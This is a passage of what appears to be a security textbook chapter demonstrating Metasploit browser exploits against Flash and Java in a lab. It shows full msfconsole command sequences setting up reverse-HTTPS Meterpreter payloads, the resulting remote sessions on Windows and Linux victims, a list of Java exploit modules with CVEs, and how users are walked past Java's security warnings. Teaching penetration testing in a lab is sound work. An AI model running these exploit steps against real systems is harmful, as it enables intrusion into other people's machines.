msf exploit(adobe_flash_pixel_bender_bof) > set lhost 10.0.2.251
lhost => 10.0.2.251
msf exploit(adobe_flash_pixel_bender_bof) > set lport 443
lport => 443
msf exploit(adobe_flash_pixel_bender_bof) > show options

Module options (exploit/windows/browser/adobe_flash_pixel_bender_bof):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Retries     false            no        Allow the browser to retry the module
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an
                                          address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is
                                          randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                          (accepted: SSL2, SSL3, TLS1)
   URIPATH     bob              no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     10.0.2.251       yes       The local listener hostname
   LPORT     443              yes       The local listener port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(adobe_flash_pixel_bender_bof) > exploit -j
[*] Exploit running as background job.
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://10.0.2.250:8080/bob
[*] Server started.
msf exploit(adobe_flash_pixel_bender_bof) >
```

When Internet Explorer in Windows 8 is used to browse to the URL hosting the malicious code (in this example `http://10.0.2.250:8080/bob`), the attacker is presented with a new session.

```
msf exploit(adobe_flash_pixel_bender_bof) >
[*] 10.0.2.111       adobe_flash_pixel_bender_bof - Gathering target information.
[*] 10.0.2.111       adobe_flash_pixel_bender_bof - Sending response HTML.
[*] 10.0.2.111       adobe_flash_pixel_bender_bof - Request: /bob/eIddzz/
[*] 10.0.2.111       adobe_flash_pixel_bender_bof - Sending HTML...
[*] 10.0.2.111       adobe_flash_pixel_bender_bof - Request: /bob/eIddzz/HSSTJv.swf
[*] 10.0.2.111       adobe_flash_pixel_bender_bof - Sending SWF...
[*] 10.0.2.111:49235 Request received for /HQZi...
[*] 10.0.2.111:49235 Staging connection for target /HQZi received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (10.0.2.251:443 -> 10.0.2.111:49235) at 2014-07-25 15:10:27
-0400

msf exploit(adobe_flash_pixel_bender_bof) > sessions -l

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  EUNOMIA\Richard Dedekind @ EUNOMIA  10.0.2.251:443 ->
                                                                  10.0.2.111:49235 (10.0.2.111)

msf exploit(adobe_flash_pixel_bender_bof) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : EUNOMIA
OS              : Windows 8 (Build 9200).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: EUNOMIA\Richard Dedekind
meterpreter > ^Z
Background session 1? [y/N]
```

Metasploit: Attacking Java

Many of the exploits for Internet Explorer, Firefox, and Flash require the presence of Java on the target system. The primary reason for this is the need for a ROP chain. Since many modern computers prevent the attacker from executing code that the attacker has placed on the stack, attackers have turned to the idea of using already present pieces of code loaded at known addresses. By carefully jumping from one piece of existing code to another, attackers can control program execution and so exploit the system. One common program with libraries loaded at known locations is Java 6, which is why it is required for many of the exploits discussed so far.

Java is a legitimate target on its own, and can be attacked directly. One nice feature about Java attacks is that most (though not all) are agnostic about the underlying platform. They (usually) work against both Windows and Linux targets, and are independent of the underlying browser.

Effective Metasploit modules for Java include

- Java Applet Rhino Script Engine Remote Code Execution
  - exploit/multi/browser/java_rhino
  - CVE 2011-3544
  - Java 6 Update 27 and earlier; Java 7 (no updates)
- Java AtomicReferenceArray Type Violation Vulnerability
  - exploit/multi/browser/java_atomicreferencearray
  - CVE 2012-0507
  - Java 6 Update 30 and earlier; Java 7 Update 2 and earlier
- Java Applet Field Bytecode Verifier Cache Remote Code Execution
  - exploit/multi/browser/java_verifier_field_access
  - CVE 2012-1723
  - Java 6 Update 32 and earlier; Java 7 Update 4 and earlier.
- Java 7 Applet Remote Code Execution
  - exploit/multi/browser/java_jre17_exec
  - CVE 2012-4681
  - Java 7 Update 6 and earlier
- Java Applet JAX-WS Remote Code Execution
  - exploit/multi/browser/java_jre17_jaxws
  - CVE 2012-5076
  - Java 7 Update 7 and earlier.
- Java Applet JMX Remote Code Execution
  - exploit/multi/browser/java_jre17_jmxbean
  - CVE 2013-0422
  - Java 7 Update 10 and earlier

- Java CMM Remote Code Execution
    - exploit/windows/browser/java_cmm
    - CVE 2013-1493
    - Java 7 Update 15 and earlier
    - Requires Windows 7 or 8
- Java Applet Driver Manager Privileged toString() Remote Code Execution
    - exploit/multi/browser/java_jre17_driver_manager
    - CVE 2013-1488
    - Java 7 Update 17 and earlier
- Java Applet Reflection Type Confusion Remote Code Execution
    - exploit/multi/browser/java_jre17_reflection_types
    - CVE 2013-2423
    - Java 7 Update 17 and earlier
- Java Applet ProviderSkeleton Insecure Invoke Method
    - exploit/multi/browser/java_jre17_provider_skeleton
    - CVE 2013-2460
    - Java 7 Update 21 and earlier
- Java storeImageArray() Invalid Array Indexing Vulnerability
    - exploit/multi/browser/java_storeimagearray
    - CVE 2013-2465
    - Java 7 Update 21 and earlier

Attack: Java JAX-WS Remote Code Execution

Attacks on Java follow the same structure seen for attacks on browsers and Adobe Flash Player. For this example, attack a Mint 13 system running Firefox 12.0 with Java 7 Update 5 with the Java Applet JAX-WS Remote Code Execution attack.

Start both Mint 13 and Kali; on the Kali system, start msfconsole, select the appropriate attack, and use `info` to find out the particulars.

```
msf > use exploit/multi/browser/java_jre17_jaxws
msf exploit(java_jre17_jaxws) > info

       Name: Java Applet JAX-WS Remote Code Execution
     Module: exploit/multi/browser/java_jre17_jaxws
   Platform: Java, Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
```

```
Provided by:
  Unknown
  juan vazquez <juan.vazquez@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Generic (Java Payload)
  1   Windows Universal
  2   Linux x86

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an
                                         address on the local machine or 0.0.0.0
  SRVPORT     8080             yes       The local port to listen on.
  SSL         false            no        Negotiate SSL for incoming connections
  SSLCert                      no        Path to a custom SSL certificate (default is
                                         randomly generated)
  SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                         (accepted: SSL2, SSL3, TLS1)
  URIPATH                      no        The URI to use for this exploit (default is random)

Payload information:
  Space: 20480
  Avoid: 0 characters

Description:
  This module abuses the JAX-WS classes from a Java Applet to run
  arbitrary Java code outside of the sandbox as exploited in the wild
  in November of 2012. The vulnerability affects Java version 7u7 and
  earlier.

References:
  http://cvedetails.com/cve/2012-5076/
  http://www.osvdb.org/86363
  http://www.securityfocus.com/bid/56054
  http://www.oracle.com/technetwork/topics/security/javacpuoct2012-1515924.html
  http://malware.dontneedcoffee.com/2012/11/cool-ek-hello-my-friend-cve-2012-5067.html
  http://blogs.technet.com/b/mmpc/archive/2012/11/15/a-technical-analysis-on-new-java-
  vulnerability-cve-2012-5076.aspx
```

There are multiple choices for the target, including a Windows target and a Linux target. The default Java target has the advantage that it is independent of the target architecture, and would work even if a Windows system running an exploitable Java connected.

Fewer payloads are available that use the Java target.

```
msf exploit(java_jre17_jaxws) > show payloads

Compatible Payloads
===================

   Name                     Disclosure Date  Rank    Description
   ----                     ---------------  ----    -----------
   generic/custom                            normal  Custom Payload
   generic/shell_bind_tcp                    normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                 normal  Generic Command Shell, Reverse TCP Inline
   java/jsp_shell_bind_tcp                   normal  Java JSP Command Shell, Bind TCP Inline
   java/jsp_shell_reverse_tcp                normal  Java JSP Command Shell, Reverse TCP Inline
   java/meterpreter/bind_tcp                 normal  Java Meterpreter, Java Bind TCP Stager
   java/meterpreter/reverse_http             normal  Java Meterpreter, Java Reverse HTTP Stager
   java/meterpreter/reverse_https            normal  Java Meterpreter, Java Reverse HTTPS Stager
   java/meterpreter/reverse_tcp              normal  Java Meterpreter, Java Reverse TCP Stager
   java/shell/bind_tcp                       normal  Command Shell, Java Bind TCP Stager
   java/shell/reverse_tcp                    normal  Command Shell, Java Reverse TCP Stager
   java/shell_reverse_tcp                    normal  Java Command Shell, Reverse TCP Inline
```

Select the Meterpreter payload that communicates through reverse HTTPS, set the listening port to 443 and the IP address of the listener to the address of the Kali system. Finally, set the URI to our friend bob, validate all of the options, and start the exploit as a background job.

```
msf exploit(java_jre17_jaxws) > set payload java/meterpreter/reverse_https
payload => java/meterpreter/reverse_https
msf exploit(java_jre17_jaxws) > set lport 443
lport => 443
msf exploit(java_jre17_jaxws) > set lhost 10.0.2.251
lhost => 10.0.2.251
msf exploit(java_jre17_jaxws) > set uripath bob
uripath => bob
msf exploit(java_jre17_jaxws) > show options

Module options (exploit/multi/browser/java_jre17_jaxws):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an
                                          address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is
                                          randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                          (accepted: SSL2, SSL3, TLS1)
   URIPATH     bob              no        The URI to use for this exploit (default is random)
```

```
Payload options (java/meterpreter/reverse_https):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.251       yes       The local listener hostname
   LPORT  443              yes       The local listener port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)

msf exploit(java_jre17_jaxws) > exploit -j
[*] Exploit running as background job.
msf exploit(java_jre17_jaxws) >
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Using URL: http://0.0.0.0:8080/bob
[*]  Local IP: http://10.0.2.250:8080/bob
[*] Server started.
```

From the Mint system, visit the malicious page, located in this example at `http://10.0.2.250:8080/bob`. Firefox on the Mint system shows nothing other than a blank page. On the Kali system, msfconsole reports that a session has been obtained. The attacker interacts with a Java Meterpreter session in essentially the same way as a native Meterpreter session.

```
msf exploit(java_jre17_jaxws) >
[*] 10.0.2.24        java_jre17_jaxws - Java Applet JAX-WS Remote Code Execution handling
request
[*] 10.0.2.24        java_jre17_jaxws - Sending Applet.jar
[*] 10.0.2.24        java_jre17_jaxws - Sending Applet.jar
[*] 10.0.2.24        java_jre17_jaxws - Sending Applet.jar
[*] 10.0.2.24:47375 Request received for /INITJM...
[*] Meterpreter session 1 opened (10.0.2.251:443 -> 10.0.2.24:47375) at 2014-07-25 20:24:16
-0400

msf exploit(java_jre17_jaxws) > sessions -l

Active sessions
===============

  Id  Type                   Information                       Connection
  --  ----                   -----------                       ----------
  1   meterpreter java/java  pdirichlet @ acrux.stars.example  10.0.2.251:443 ->
                                                               10.0.2.24:47375 (10.0.2.24)

msf exploit(java_jre17_jaxws) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
Computer    : acrux.stars.example
OS          : Linux 3.2.0-23-generic (i386)
Meterpreter : java/java

meterpreter > getuid
Server username: pdirichlet

meterpreter > ^Z
Background session 1? [y/N]
msf exploit(java_jre17_jaxws) >
```


Attack: Java Applet ProviderSkeleton Insecure Invoke Method

The years 2012 and 2013 saw a number of attacks against Java; Oracle responded by dramatically tightening the security settings for Java. Beginning with Java 7 Update 10, Java applets not signed by a trusted Certificate Authority would not run, or would not run without explicit user approval. These defenses make this type of exploit more difficult, but not impossible.

This example demonstrates the Java Applet ProviderSkeleton Insecure Invoke Method attack against a Windows 7 system running Internet Explorer 10 and Java 7 Update 21. Start the Windows system and the Kali system, run msfconsole, and configure the exploit.

```
root@kali:~# msfconsole -q
msf > use exploit/multi/browser/java_jre17_provider_skeleton
msf exploit(java_jre17_provider_skeleton) > set uripath bob
uripath => bob
msf exploit(java_jre17_provider_skeleton) > set payload java/meterpreter/reverse_https
payload => java/meterpreter/reverse_https
msf exploit(java_jre17_provider_skeleton) > set lhost 10.0.2.251
lhost => 10.0.2.251
msf exploit(java_jre17_provider_skeleton) > set lport 443
lport => 443
msf exploit(java_jre17_provider_skeleton) > exploit -j
[*] Exploit running as background job.
msf exploit(java_jre17_provider_skeleton) >
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Using URL: http://0.0.0.0:8080/bob
[*]  Local IP: http://10.0.2.250:8080/bob
[*] Server started.
```

If an Internet Explorer user on the Windows 7 system visits the page hosting the malicious code, they immediately receive a dialog box informing them that the current version of Java is insecure (Figure 2-1). Only by promising to update Java later is the user permitted to proceed.



Java Update Needed

Your Java version is insecure.

Update (recommended)
Get the recommended secure version of Java now from java.com.


Block
Block Java content from running in this browser session.

Later
Continue and you will be reminded to update again later.

□ Do not ask again until the next update is available.

Figure 2-1. *Internet Explorer 10 notification that the user is using an out-of-date version of Java*

The malicious Java applet is then downloaded, but the browser will not run it; instead it informs the user that the application was blocked by security settings on the system,



Application Blocked

Application Blocked by Security Settings


Name: lAJTbpz

From: http://10.0.2.250:8080/bob/

Your security settings have blocked an application from running with an insecure or expired jre.

Figure 2-2. *User notification that execution of the Java applet has been blocked*

This dialog box does not even provide a bypass option. To proceed, the user must first visit the Java Control Panel, available from the Windows Control Panel, under the Programs group. The security level must be set to Medium, which allows unsigned applets to run.



Java Control Panel


☑ Enable Java content in the browser

Security Level

Least secure mode - All Java programs can be executed

Figure 2-3. *The Java Control Panel*

Once this change is made and the web page reloads, another security warning is provided to the user stating that they are using an insecure version of Java that is trying to run an unsigned applet.



Security Warning

Do you want to run this application ?

Your version of Java is insecure and an unsigned application from the location below is requesting permission to run.

Location: http://10.0.2.250:8080/bob/

Running this application may be a security risk

Select the box below, then click run to start the application

☑ I accept the risk and want to run this app.

□ Do not show this again for this app

Figure 2-4. *Java Security Warning*

Only after manually checking the accept box will the option to run the applet be given. Once the user presses run though, the malicious code is launched, and the attacker gains a shell on the target.

```
msf exploit(java_jre17_provider_skeleton) >
[*] 10.0.2.107       java_jre17_provider_skeleton - handling request for /bob
[*] 10.0.2.107       java_jre17_provider_skeleton - handling request for /bob/
[*] 10.0.2.107       java_jre17_provider_skeleton - handling request for /bob/CyyDZ.jar
[*] 10.0.2.107       java_jre17_provider_skeleton - handling request for /bob/CyyDZ.jar
[*] 10.0.2.107:49160 Request received for /INITJM...
[*] Meterpreter session 1 opened (10.0.2.251:443 -> 10.0.2.107:49160) at 2014-07-26 13:02:33
-0400

msf exploit(java_jre17_provider_skeleton) >
```

Metasploit and Meterpreter Commands

Although the msfconsole program is a purely command line–driven program, significant effort has been expended to make it easier to use. It uses full tab completion, so partially remembered exploit or option names can be found with a few presses of the tab key.

It provides a help system by running the help command.

```
msf exploit(java_jre17_provider_skeleton) > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console

... Output Deleted ...
```

Detailed help on any command is available by prepending help to the name of the command

```
msf exploit(java_jre17_provider_skeleton) > help exploit
Usage: exploit [options]

Launches an exploitation attempt.

OPTIONS:

    -e <opt>  The payload encoder to use.  If none is specified, ENCODER is used.
    -f        Force the exploit to run regardless of the value of MinimumRank.
    -h        Help banner.
    -j        Run in the context of a job.
    -n <opt>  The NOP generator to use.  If none is specified, NOP is used.
    -o <opt>  A comma separated list of options in VAR=VAL format.
    -p <opt>  The payload to use.  If none is specified, PAYLOAD is used.
    -t <opt>  The target index to use.  If none is specified, TARGET is used.
    -z        Do not interact with the session after successful exploitation.
```

If multiple users connect to the same URL serving attacks, exploit code will be served to each. If multiple systems are vulnerable, multiple sessions will be created, usually one per connection. [For some exploits, the browser will crash, restart, return to the page that caused the crash, and get exploited again. Oh, the laughs.] For example, if the user of a Mint 13 system running Java 7 Update 5 also browses to the page set up for the Java Applet ProviderSkeleton Insecure Invoke Method attack used earlier to attack a Windows 7 system, a second session will be spawned.

```
msf exploit(java_jre17_provider_skeleton) >
[*] 10.0.2.24        java_jre17_provider_skeleton - handling request for /bob/
[*] 10.0.2.24        java_jre17_provider_skeleton - handling request for /bob/Zdb.jar
[*] 10.0.2.24        java_jre17_provider_skeleton - handling request for /bob/Zdb.jar
[*] 10.0.2.24        java_jre17_provider_skeleton - handling request for /bob/Zdb.jar
[*] 10.0.2.24:52742 Request received for /INITJM...
[*] Meterpreter session 2 opened (10.0.2.251:443 -> 10.0.2.24:52742) at 2014-07-26 13:19:47
-0400
```

Additional connections result in additional spawned sessions.

To list all currently sessions, run the command

```
msf exploit(java_jre17_provider_skeleton) > sessions -l

Active sessions
===============

  Id  Type                    Information                       Connection
  --  ----                    -----------                       ----------
  1   meterpreter java/java   Hermann Weyl @ Bamberga           10.0.2.251:443 ->
                                                                10.0.2.107:49160 (10.0.2.107)
  2   meterpreter java/java   pdirichlet @ acrux.stars.example  10.0.2.251:443 ->
                                                                10.0.2.24:52742 (10.0.2.24)
```

It is also possible to start multiple jobs serving multiple exploits. For example, to also run the Adobe Flash Player Integer Underflow Remote Code Execution attack, start by selecting that exploit

```
msf exploit(java_jre17_provider_skeleton) > use exploit/windows/browser/adobe_flash_avm2
msf exploit(adobe_flash_avm2) >
```

Though the exploit has changed, the background job running the Java Applet ProviderSkeleton Insecure Invoke Method attack continues, as the `jobs` command verifies.

```
msf exploit(adobe_flash_avm2) > jobs -l

Jobs
====

  Id  Name
  --  ----
  0   Exploit: multi/browser/java_jre17_provider_skeleton
```

Configure the new exploit in the usual fashion, with a few caveats. The URIPATH cannot be set to our preferred "bob," as that URI is already in use; set it instead to "wendy."

```
msf exploit(adobe_flash_avm2) > set uripath wendy
uripath => wendy
```

Set the payload, say Windows Meterpreter running through reverse https. Configure the listening host for the payload as before. Because port 443 on 10.0.2.251 is already listening for connections from the first job, attempts to launch this new exploit with the same listening port will fail. Instead, since port 8443 is often used for SSL and Apache Tomcat, we can leave the listening port set at the default 8443. When the settings are complete, start the exploit.

```
msf exploit(adobe_flash_avm2) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(adobe_flash_avm2) > set lhost 10.0.2.251
lhost => 10.0.2.251
msf exploit(adobe_flash_avm2) > exploit -j
[*] Exploit running as background job.
msf exploit(adobe_flash_avm2) >
[*] Started HTTPS reverse handler on https://0.0.0.0:8443/
[*] Using URL: http://0.0.0.0:8080/wendy
[*]  Local IP: http://10.0.2.250:8080/wendy
[*] Server started.
```

If a third system, for example, a Windows 8 system running a vulnerable version of Flash browses to this new site, a third session appears.

```
msf exploit(adobe_flash_avm2) >
[*] 10.0.2.109       adobe_flash_avm2 - Gathering target information.
[*] 10.0.2.109       adobe_flash_avm2 - Sending response HTML.
[*] 10.0.2.109       adobe_flash_avm2 - Request: /wendy/yaPKeq/
[*] 10.0.2.109       adobe_flash_avm2 - Sending HTML...
[*] 10.0.2.109       adobe_flash_avm2 - Request: /wendy/yaPKeq/UAnI.swf
[*] 10.0.2.109       adobe_flash_avm2 - Sending SWF...
[*] 10.0.2.109:49162 Request received for /ldKA...
[*] 10.0.2.109:49162 Staging connection for target /ldKA received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 3 opened (10.0.2.251:8443 -> 10.0.2.109:49162) at 2014-07-26
13:46:25 -0400
[*] Session ID 3 (10.0.2.251:8443 -> 10.0.2.109:49162) processing InitialAutoRunScript
'migrate -f'
[*] Current server process: IEXPLORE.EXE (2416)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2772

msf exploit(adobe_flash_avm2) > sessions -l

Active sessions
===============

  Id  Type                   Information                       Connection
  --  ----                   -----------                       ----------
  1   meterpreter java/java  Hermann Weyl @ Bamberga           10.0.2.251:443 ->
                                                               10.0.2.107:49160 (10.0.2.107)
  2   meterpreter java/java  pdirichlet @ acrux.stars.example  10.0.2.251:443 ->
                                                               10.0.2.24:52742 (10.0.2.24)
  3   meterpreter x86/win32  EUROPA\Pierre Laplace @ EUROPA    10.0.2.251:8443 ->
                                                               10.0.2.109:49162 (10.0.2.109)

msf exploit(adobe_flash_avm2) >
```

To manage the different running jobs, use the `jobs` command. With the `-l` switch, it lists all of the currently running background jobs.

```
msf exploit(adobe_flash_avm2) > jobs -l

Jobs
====
  Id  Name
  --  ----
  0   Exploit: multi/browser/java_jre17_provider_skeleton
  1   Exploit: windows/browser/adobe_flash_avm2
```

The jobs command with the -i switch and a job number provides details about a particular job.

```
msf exploit(adobe_flash_avm2) > jobs -i 0

Name: Java Applet ProviderSkeleton Insecure Invoke Method, started at 2014-07-26 12:56:52 -0400

Module options (exploit/multi/browser/java_jre17_provider_skeleton):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an
                                          address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is
                                          randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                          (accepted: SSL2, SSL3, TLS1)
   URIPATH     bob              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_https):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.251       yes       The local listener hostname
   LPORT  443              yes       The local listener port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

A job can be terminated with the -k switch; this frees up any resources (*e.g.,* URI, listening ports) from that job.

Commands that are not interpreted by msfconsole directly are passed to the underlying shell for execution. For example, the command ifconfig provides its results directly from the Kali system on which msfconsole is running.

```
msf exploit(adobe_flash_avm2) > ifconfig
[*] exec: ifconfig
```

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:5c:13:b7
          inet addr:10.0.2.250  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5c:13b7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14713 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12917 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1807307 (1.7 MiB)  TX bytes:4998884 (4.7 MiB)

eth0:0    Link encap:Ethernet  HWaddr 08:00:27:5c:13:b7
          inet addr:10.0.2.251  Bcast:10.0.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:472 errors:0 dropped:0 overruns:0 frame:0
          TX packets:472 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:142753 (139.4 KiB)  TX bytes:142753 (139.4 KiB)
```

Meterpreter

Many of the attacks discussed so far use Meterpreter as the preferred payload; this is because of its rich internal command set.

For example, once a Meterpreter session is established on a remote target, the ipconfig command and the route command provide information on the status of the target's various network.

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:b2:0d:eb
MTU          : 1500
IPv4 Address : 10.0.2.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::151a:b2ea:6631:8502
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:265
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:9d38:6abd:fb:2b64:f5ff:fd9a
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::fb:2b64:f5ff:fd9a
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > route

IPv4 network routes
===================

